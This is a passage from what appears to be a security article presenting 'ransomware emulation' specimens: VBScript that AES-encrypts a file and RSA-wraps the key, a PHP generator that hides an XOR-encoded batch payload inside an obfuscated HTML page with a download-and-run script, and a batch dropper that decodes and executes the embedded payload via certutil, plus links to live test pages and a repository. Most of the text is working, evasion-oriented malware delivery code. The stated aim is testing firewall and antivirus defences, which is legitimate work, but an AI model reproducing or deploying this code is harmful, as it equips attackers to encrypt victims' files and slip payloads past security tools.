'----------------------------------------
Function EncryptFile(inFile,outFile)

  Const adTypeBinary = 1
  Const adSaveCreateOverWrite = 2

  'Create Stream object
  Dim inputStream,enc, bytes,outputStream,bytesWriten,finalBytes,obj
  Dim buffer
  Set inputStream = CreateObject("ADODB.Stream")
  Set outputStream = CreateObject("ADODB.Stream")

  'Specify stream type - we want To save binary data.
  outputStream.Type = adTypeBinary
```

```
  'Specify stream type - we want To get binary data.
  InputStream.Type = adTypeBinary

  'Open the stream
  inputStream.Open
  outputStream.Open

  'buffer = CreateByteBuffer(1024)

  'Load the file data from disk To stream object
  inputStream.LoadFromFile inFile


  set obj=CreateObject("System.Security.Cryptography.RijndaelManaged")
  obj.GenerateKey()
  obj.GenerateIV()

  EncryptFile = ConcatByteArrays(obj.IV,obj.Key)
  set enc=obj.CreateEncryptor()

  'bytes = inputStream.Read(1024)
  'Do Until IsNull(bytes)
  '  bytesWriten = enc.TransformBlock ((bytes),0,lenb(bytes),&(buffer),0)
  '  outputStream.Write SubBuffer(buffer,0,bytesWriten)
  '  bytes = inputStream.Read(1024)
  'Loop
  buffer = inputStream.Read
  finalBytes = enc.TransformFinalBlock((buffer),0,lenb(buffer))
  outputStream.Write finalBytes
  outputStream.SaveToFile outFile, adSaveCreateOverWrite

  inputStream.close
  outputStream.close

  Set inputStream = Nothing
  Set outputStream = Nothing
  set obj = Nothing
End Function
```

```
'----------------------------------------
'- EncryptKey
'----------------------------------------
Sub EncryptKey(outFile,pubkeyString,key)
  Dim rsa,encKey

  set rsa =
CreateObject("System.Security.Cryptography.RSACryptoServiceProvider"
)

  rsa.fromXmlString(pubkeyString)
  encKey = rsa.Encrypt((key), False)

  SaveBinaryData outFile, encKey

  set rsa = Nothing
End Sub

'----------------------------------------
'- DecryptFile
'----------------------------------------
Sub DecryptFile(inFile,outFile,ivkey)
Const adTypeBinary = 1
Const adSaveCreateOverWrite = 2

'Create Stream object
Dim inputStream, dec,bytes,outputStream,bytesWriten,finalBytes,obj
Dim buffer,blockSizeBytes
Set inputStream = CreateObject("ADODB.Stream")
Set outputStream = CreateObject("ADODB.Stream")

'Specify stream type - we want To save binary data.
outputStream.Type = adTypeBinary

'Specify stream type - we want To get binary data.
InputStream.Type = adTypeBinary

'Open the stream
inputStream.Open
```

```
outputStream.Open

'buffer = CreateByteBuffer(1024)

'Load the file data from disk To stream object
inputStream.LoadFromFile inFile


set obj=CreateObject("System.Security.Cryptography.RijndaelManaged")
blockSizeBytes = obj.BlockSize/8
obj.IV = SubBuffer(ivkey,0,blockSizeBytes)
obj.Key  = SubBuffer(ivkey,blockSizeBytes,lenb(ivkey)-blockSizeBytes)

set dec=obj.CreateDecryptor()

'bytes = inputStream.Read(1024)
'Do Until IsNull(bytes)
'  bytesWriten = dec.TransformBlock ((bytes),0,lenb(bytes),&(buffer),0)
'  outputStream.Write SubBuffer(buffer,bytesWriten)
'  bytes = inputStream.Read(1024)
'Loop
buffer = inputStream.Read
finalBytes = dec.TransformFinalBlock((buffer),0,lenb(buffer))
outputStream.Write finalBytes
outputStream.SaveToFile outFile, adSaveCreateOverWrite

inputStream.close
outputStream.close

Set inputStream = Nothing
Set outputStream = Nothing
set obj = Nothing
End Sub

'----------------------------------------
'- DecryptKey
'----------------------------------------
Function DecryptKey(inFile,privkeyString)
  Dim rsa,encKey
```

```
  set rsa =
CreateObject("System.Security.Cryptography.RSACryptoServiceProvider"
)
  encKey = ReadBinaryFile(inFile)
  rsa.fromXmlString(privkeyString)
  DecryptKey = rsa.Decrypt((encKey), False)

  set rsa = Nothing
End Function
'----------------------------------------
'- ConcatByteArrays
'----------------------------------------
Function ConcatByteArrays(ra, rb)
    Dim oStream : Set oStream = CreateObject("ADODB.Stream")
    oStream.Open
    oStream.Type = 1 'Binary'
    oStream.Write ra
    oStream.Write rb

    oStream.Position = 0

    ConcatByteArrays = oStream.Read(LenB(ra) + LenB(rb))
    oStream.Close
    Set oStream = Nothing
End Function
'----------------------------------------
'- CreateByteBuffer
'----------------------------------------
Function CreateByteBuffer(l)
    Dim encoding,buffer
    Dim oStream : Set oStream = CreateObject("ADODB.Stream")
    oStream.Open
    oStream.Type = 1 'Binary'
    Set encoding = CreateObject("System.Text.UTF8Encoding")
    buffer = encoding.GetBytes_4(" ")
    For i=0 to l Step 1
      oStream.Write buffer
    Next
```

```
    oStream.Position = 0

    CreateByteBuffer = oStream.Read(l)
    oStream.Close
    Set oStream = Nothing
End Function
'-----------------------------------------
'- SubBuffer
'-----------------------------------------
Function SubBuffer(buffer,offset,len)
    Dim encoding
    Dim oStream : Set oStream = CreateObject("ADODB.Stream")
    oStream.Open
    oStream.Type = 1 'Binary'
    oStream.Write buffer

    oStream.Position = offset

    SubBuffer = oStream.Read(len)
    oStream.Close
    Set oStream = Nothing
End Function
'-----------------------------------------
'- SaveBinaryData
'-----------------------------------------
Sub SaveBinaryData(FileName, ByteArray)
  Const adTypeBinary = 1
  Const adSaveCreateOverWrite = 2

  'Create Stream object
  Dim BinaryStream
  Set BinaryStream = CreateObject("ADODB.Stream")

  'Specify stream type - we want To save binary data.
  BinaryStream.Type = adTypeBinary

  'Open the stream And write binary data To the object
  BinaryStream.Open
```

```
  BinaryStream.Write ByteArray

  'Save binary data To disk
  BinaryStream.SaveToFile FileName, adSaveCreateOverWrite
  BinaryStream.close
  set BinaryStream = Nothing
End Sub
'-------------------------------------------
'- ReadBinaryFile
'-------------------------------------------
Function ReadBinaryFile(FileName)
  Const adTypeBinary = 1

  'Create Stream object
  Dim BinaryStream
  Set BinaryStream = CreateObject("ADODB.Stream")

  'Specify stream type - we want To get binary data.
  BinaryStream.Type = adTypeBinary

  'Open the stream
  BinaryStream.Open

  'Load the file data from disk To stream object
  BinaryStream.LoadFromFile FileName

  'Open the stream And get binary data from the object
  ReadBinaryFile = BinaryStream.Read
  BinaryStream.close
  set BinaryStream = Nothing
End Function

'-------------------------------------------
'- Base64Encode
'-------------------------------------------
Function Base64Encode(sText)
    Dim oXML, oNode
    Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
    Set oNode = oXML.CreateElement("base64")
```

```
    oNode.dataType = "bin.base64"
    oNode.nodeTypedValue = Stream_StringToBinary(sText)
    Base64Encode = oNode.text
    Set oNode = Nothing
    Set oXML = Nothing
End Function
'--------------------------------------
'- Base64Decode
'--------------------------------------
Function Base64Decode(vCode)
    Dim oXML, oNode
    Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
    Set oNode = oXML.CreateElement("base64")
    oNode.dataType = "bin.base64"
    oNode.text = vCode
    Base64Decode = Stream_BinaryToString(oNode.nodeTypedValue)
    Set oNode = Nothing
    Set oXML = Nothing
End Function
'--------------------------------------
'- Stream_StringToBinary
'--------------------------------------
Private Function Stream_StringToBinary(Text)
  Const adTypeText = 2
  Const adTypeBinary = 1
  Dim BinaryStream 'As New Stream
  Set BinaryStream = CreateObject("ADODB.Stream")
  BinaryStream.Type = adTypeText
  BinaryStream.CharSet = "us-ascii"
  BinaryStream.Open
  BinaryStream.WriteText Text
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeBinary
  BinaryStream.Position = 0
  Stream_StringToBinary = BinaryStream.Read
  Set BinaryStream = Nothing
End Function
'--------------------------------------
'- Stream_BinaryToString
```

```
'-----------------------------------------
Private Function Stream_BinaryToString(Binary)
  Const adTypeText = 2
  Const adTypeBinary = 1
  Dim BinaryStream 'As New Stream
  Set BinaryStream = CreateObject("ADODB.Stream")
  BinaryStream.Type = adTypeBinary
  BinaryStream.Open
  BinaryStream.Write Binary
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeText
  BinaryStream.CharSet = "us-ascii"
  Stream_BinaryToString = BinaryStream.ReadText
  Set BinaryStream = Nothing
End Function
'-----------------------------------------
'- OctetToHexString
'-----------------------------------------
Function OctetToHexStr(arrbytOctet)
    ' Function to convert OctetString (byte array) to Hex string.

    Dim k

    OctetToHexStr = ""
    For k = 1 To Lenb(arrbytOctet)
        OctetToHexStr = OctetToHexStr _
            & Right("0" & Hex(Ascb(Midb(arrbytOctet, k, 1))), 2)
    Next

End Function
```

This specimen should copy local calc.exe and encrypt it.

Finally the last specimen that will also encrypt the local calc.exe but using .bat (thanks to Luis Fernando Pardo https://www.linkedin.com/in/lfern/)

PHP:

```
<?php
require_once("bicho53-lib.php");

define("INCLUDE_XOR_STREAM",1);

$htmlPage = '
<html>
  <body>
    <!--__random_string__-->
    <!--__random_string2__-->
    <input type="hidden" />
    <!--__random_string__-->
    <script>
    <!--__random_code__-->
    <!--__download_function__-->
    <!--__random_code__-->
    <!--__invoke_download__-->
    <!--__random_code__-->
    </script>
    <!--__random_string__-->
  </body>
</html>
';
$filename = "bicho53-3.bat.orig";
$contents = file_get_contents($filename);

$contents = str_replace("__PUBKEY__",
explode("\r",explode("\n",file_get_contents("bicho53-2-pub.xml"))[0])[0],
$contents);
$contents = str_replace("__PRIVKEY__",
explode("\r",explode("\n",file_get_contents("bicho53-2-priv.xml"))[0])[0],
```

```
$contents);

if (defined("INCLUDE_XOR_STREAM")){
  $file = generateBatFile2("bicho53-2.bat.orig",$contents," ","enc.bat");
} else {
  $file = generateBatFile1("bicho53-1.bat.orig",$contents," ","enc.bat");
}

echo generatePage($htmlPage,$file);
```

The local .bat file should be something like this:

```
@echo off
SETLOCAL EnableDelayedExpansion

if not defined trace set trace=rem
%trace% on

goto:myCustomText
OK9R+yc7RpYg5J4izV+HxtmlB1A5EsiXKxBsCb1aSio0NMkCWWEZ
mXMLAGKIzYW/
db8ZZlQEmhbCf01JGWP25+Seavl7ESqXEPXdzxCYG6oNFNim1RDyh
4wpLvUk9lI3
J/1LxRyg+zllmgJQ/ZZQR+3RhOv3B2DTXoonz8LWxsesLeaNwEhBRw
zmh3HrERNM
93MQWjO0+2Lc+RHs3PNSRsP8jymvO/KuAFqYP+ggXY9cXOb0BGN
xAGGNNQ/w7Boz

(…..)

aa10xuX7wnQhX9xBnw9rz2DUMaIGrWXy+ek4WJd3+4Lk+ORfLPTr/q
ShsV/qjmnS
vdeu0N+6KVE2jmT9j4Z+EhJr2X+77xQ/nsDOUjxfOtYY/J7mBPFYlx5g
9aryDUA5
vimfPIkVLCtrnYT2Ffu2gp4uwrE8JJA9BfYbJmN8Fps1kEnDs5ZAHFUs
a1boh+a9
L+iH7lqCW0Wu6ROxSncz2roh4DLMYASirtUO4BNfQM/6A62fwDltq3
```

```
k=
:myCustomText2

call :catMyChunk myCustomText %~n0_c1.tmp
call :catMyChunk myCustomText2 %~n0_t1.tmp

certutil -decode -f %~n0_c1.tmp %~n0_c2.tmp
certutil -encodehex -f %~n0_c2.tmp %~n0_c3.tmp 4

certutil -decode -f %~n0_t1.tmp %~n0_t2.tmp
certutil -encodehex -f %~n0_t2.tmp %~n0_t3.tmp 4


FOR /L %%I IN (0,1,255) Do (
  call :DOHex2 %%I
  set hexa[%%I]=!RET!
)

del %~n0_c4.tmp
for /f %%N in ('type "%~n0_c3.tmp"^|find /c /v """') do set "cnt=%%N"
>"%~n0_c4.tmp" 9<"%~n0_c3.tmp" <"%~n0_t3.tmp" (
  for /l %%N in (1 1 %cnt%) do (
    set "ln1="
    set "ln2="
    <&9 set /p "ln1="
    set /p "ln2="

    set n=0
    FOR %%a in (!ln1!) do (
      set vector1[!n!]=%%a
      set /A n+=1
    )
    set n=0
    set r=
    FOR %%a in (!ln2!) do (
      set vector2[!n!]=%%a
      set /A n+=1
    )
    SET R=
```

```
    set /A n=n-1
    FOR /L %%I IN (0,1,!n!) Do (
      CALL SET h1=0x!vector1[%%I]!
      CALL SET h2=0x!vector2[%%I]!
      SET /A XorResult = h1 ^^ h2
      for %%n in (!XorResult!) do SET RET=!hexa[%%n]!
      SET R=!R! !RET!
    )
    echo !R!
  )
)
certutil -decodehex -F %~n0_c4.tmp %~n0.enc.bat

  %~n0.enc.bat

goto end:




:DoBin
    Set MinInBase=2
    Set ShiftBy=1
    Set StartSyn=0b
    call :DoCalc %1
goto :eof

:DoHex
    Set MinInBase=16
    Set ShiftBy=4
    Set StartSyn=0x
    call :DoCalc %1
goto :eof

:DoHex2
    Set MinInBase=16
    Set ShiftBy=4
```

```
    Set StartSyn=
    call :DoCalc %1
goto :eof

:DoDec
    if {%1} EQU {} goto :eof
    set  /a BinStr=%1
    set RET=%BinStr%
    rem echo %RET%
goto :eof


:DoCalc
    Set BinStr=
    SET /A A=%1
    %Trace% %A%
:StartSplit
    SET /A B="A>>%ShiftBy%"
    %Trace% %B%
    SET /A C="B<<%ShiftBy%"
    %Trace% %C%
    SET /A C=A-C
    %Trace% %C%
    call :StringIt %C%
    If %B% LSS %MinInBase% goto :EndSplit
    set A=%B%
goto :StartSplit
:EndSplit
    call :StringIt %B%
    set RET=%StartSyn%%BinStr%
    rem Echo %RET%
EndLocal & set RET=%RET%
goto :eof


:StringIt
    set Bin=0123456789ABCDEF
    FOR /F "tokens=*" %%A in ('echo "%%BIN:~%1,1%%"') do set RET=
%%A
```

```
    set ret=%ret:"=%
    Set BinStr=%Ret%%BinStr%
goto :eof

:catMyChunk
::Should call this function with 2 args, MYDELIM and outFile.txt
::where is to be catted to outFile.txt
::and text starts with <beginning of line>goto:MYDELIM
::and ends with <beginning of line>:MYDELIM
set searchStart=goto:%~1
set searchStop=:%~1
set outFile=%~2
if exist %outFile% del %outFile%
findstr /n ^^ "%~f0" > pipeline.txt
call :seekMyChunk < pipeline.txt
del pipeline.txt
exit /B

:seekMyChunk
set oneLine=:EOF
set /P oneLine=
if !oneLine! == :EOF goto startNotFound
set oneLine=!oneLine:*:=!
if not !oneLine! == %searchStart% goto seekMyChunk
:catNextLine
set oneLine=:EOF
set /P oneLine=
if !oneLine! == :EOF goto stopNotFound
set oneLine=!oneLine:*:=!
if !oneLine! == %searchStop% goto :eof
echo/!oneLine!>> %outFile%
goto catNextLine
:startNotFound
echo Error finding start delimiter for %searchStart% in catMyChunk
goto :eof
:stopNotFound
echo Error finding stop delimiter for %searchStop% in catMyChunk
goto :eof
```

:end

You can find all the files here (with updated and full working code):

https://github.com/lfern/bicho53

Also you can test those (safe) specimens online here (ransomware emulation:

http://www.pentest.es/luturbia/bicho53-2-2.php

http://www.pentest.es/luturbia/bicho53-3-2.php

and you can test a moderately safe specimen (WARNING IT WILL SHUTDOWN YOUR WINDOWS) here:

http://www.pentest.es/luturbia/bicho53-1-2.php

so you can test if your perimeter firewall/antivirus is stopping this attack.

For sure there are some code errors and the intention of this short article was not to give dangerous specimens ready to use but enough information to understand the underlying problem. For full working code please visit:

https://github.com/lfern/bicho53

(Thanks to Luis Fernando Pardo https://www.linkedin.com/in/lfern/ for code development)